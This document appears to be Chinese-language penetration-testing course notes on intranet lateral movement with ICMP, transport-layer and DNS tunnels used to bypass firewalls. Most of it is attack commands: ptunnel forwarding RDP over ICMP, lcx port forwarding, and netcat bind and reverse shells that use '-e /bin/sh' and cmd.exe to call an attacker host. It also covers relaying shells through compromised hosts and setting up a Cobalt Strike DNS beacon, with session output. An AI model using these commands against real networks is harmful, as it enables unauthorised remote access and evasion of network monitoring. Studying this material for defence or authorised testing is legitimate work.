
内网安全-域横向网络&传输&应用层隧道技术



必备知识点：

1.代理和隧道技术区别?

2.隧道技术为了解决什么?

3.隧道技术前期的必备条件？

在数据通信被拦截的情况下利用隧道技术封装改变通信协议进行绕过拦截

CS、MSF无法上线，数据传输不稳定无回显，出口数据被监控，网络通信存在问题等

在实际的网络中，通常会通过各种边界设备、软/硬件防火墙甚至入侵检测系统来检查对外连接情况，如果发现异样，就会对通信进行阻断。那么什么是隧道呢？这里的隧道，就是一种绕过端口屏蔽的通信方式。防火墙两端的数据包通过防火墙所允许的数据包类型或端口进行封装，然后穿过防火墙，与对方进行通信。当封装的数据包到达目的地时，将数据包还原，并将还原后的数据包发送到相应服务器上。

常用的隧道技术有以下三种：


网络层：IPv6 隧道、ICMP 隧道


传输层：TCP 隧道、UDP 隧道、常规端口转发

应用层：SSH 隧道、HTTP/S 隧道、DNS 隧道

演示案例：

* 网络传输应用层检测连通性-检测
* 网络层ICMP隧道Ptunnel使用-检测,利用
* 传输层转发隧道Portmap使用-检测,利用
* 传输层转发隧道Netcat使用-检测,利用,功能
* 应用层DNS隧道配合CS上线-检测,利用,说明





#案例1-网络传输应用层检测连通性-检测

1. TCP 协议

用“瑞士军刀”——netcat

执行 nc 命令：nc <IP> <端口>

2. HTTP 协议

用“curl”工具，执行curl <IP地址:端口>命令。如果远程主机开启了相应的端口，且内网可连接外网的话，就会输出相应的端口信息

3. ICMP 协议

用“ping”命令，执行ping <IP地址/域名>

4. DNS 协议

检测DNS连通性常用的命令是“nslookup”和“dig”

nslookup 是windows自带的DNS探测命令

dig是linux系统自带的DNS探测命令

#案例2-网络层ICMP隧道ptunnel使用-检测,利用

kali2020-Target2-Target3

pingtunnel是把tcp/udp/sock5流量伪装成icmp流量进行转发的工具

-p  ##表示连接icmp隧道另一端的机器IP（即目标服务器）

-lp ##表示需要监听的本地tcp端口

-da ##指定需要转发的机器的IP（即目标内网某一机器的内网IP）

-dp ##指定需要转发的机器的端口（即目标内网某一机器的内网端口）

-x  ##设置连接的密码

Webserver：./ptunnel -x xiaodi

Hacker xiaodi：./ptunnel -p 192.168.76.150 -lp 1080 -da 192.168.33.33 -dp 3389 -x xiaodi #转发的3389请求数据给本地1080

Hacker xiaodi：rdesktop 127.0.0.1 1080

老版本介绍：https://github.com/f1vefour/ptunnel(需自行编译)

新版本介绍：https://github.com/esrrhs/pingtunnel(二次开发版)

#案例3-传输层转发隧道Portmap使用-检测,利用

windows: lcx

linux：portmap

lcx -slave 攻击IP 3131 127.0.0.1 3389 //将本地3389给攻击IP的3131

lcx -listen 3131 3333 //监听3131转发至3333

#案例4-传输层转发隧道Netcat使用-检测,利用,功能

Kali2020-god\webserver-god\sqlserver|dc

1.双向连接反弹shell

正向：攻击连接受害

受害：nc -ldp 1234 -e /bin/sh //linux

nc -ldp 1234 -e c:\windows\system32\cmd.exe //windows

攻击：nc 192.168.76.132 1234 //主动连接

反向：受害连接攻击

攻击：nc -lvp 1234

受害：nc 攻击主机IP 1234 -e /bin/sh

nc 攻击主机IP 1234 -e c:\windows\system32\cmd.exe

2.多向连接反弹shell-配合转发

反向：

god\Webserver：Lcx.exe -listen 2222 3333

god\Sqlserver：nc 192.168.3.31 2222 -e c:\windows\system32\cmd.exe

kali或本机：nc -v 192.168.76.143 3333

正向该怎么操作呢？实战中改怎么选择正向和反向？

3.相关netcat主要功能测试

指纹服务：nc -nv 192.168.76.143

端口扫描：nc -v -z 192.168.76.143 1-100

端口监听：nc -lvp xxxx

文件传输：nc -lp 1111 >1.txt | nc -vn xx.xx.x.x 1111 <1.txt -q 1

反弹Shell：见上

#案例5-应用层DNS隧道配合CS上线-检测,利用，说明

当常见协议监听器被拦截时，可以换其他协议上线，其中dns协议上线基本通杀

1.云主机Teamserver配置端口53启用-udp

2.买一个域名修改解析记录如下：

A记录->cs主机名->CS服务器IP

NS记录->ns1主机名->上个A记录地址

NS记录->ns2主机名->上个A记录地址

3.配置DNS监听器内容如下：

ns1.xiaodi8.com

ns2.xiaodi8.com

cs.xiaodi8.com

4.生成后门执行上线后启用命令：

beacon> checkin

[\*] Tasked beacon to checkin

beacon> mode dns-txt

[+] data channel set to DNS-TXT

[+] host called home, sent: 8 bytes

beacon> shell whoami

[\*] Tasked beacon to run: whoami

[+] host called home, sent: 53 bytes

[+] received output:

xiaodi-pc\xiaodi

涉及资源：

<https://github.com/f1vefour/ptunnel>

<https://github.com/esrrhs/pingtunnel>

<https://github.com/MrAnonymous-1/lcx>

<https://pan.baidu.com/s/1Vh4ELTFvyBhv3Avzft1fCw> 提取码：xiao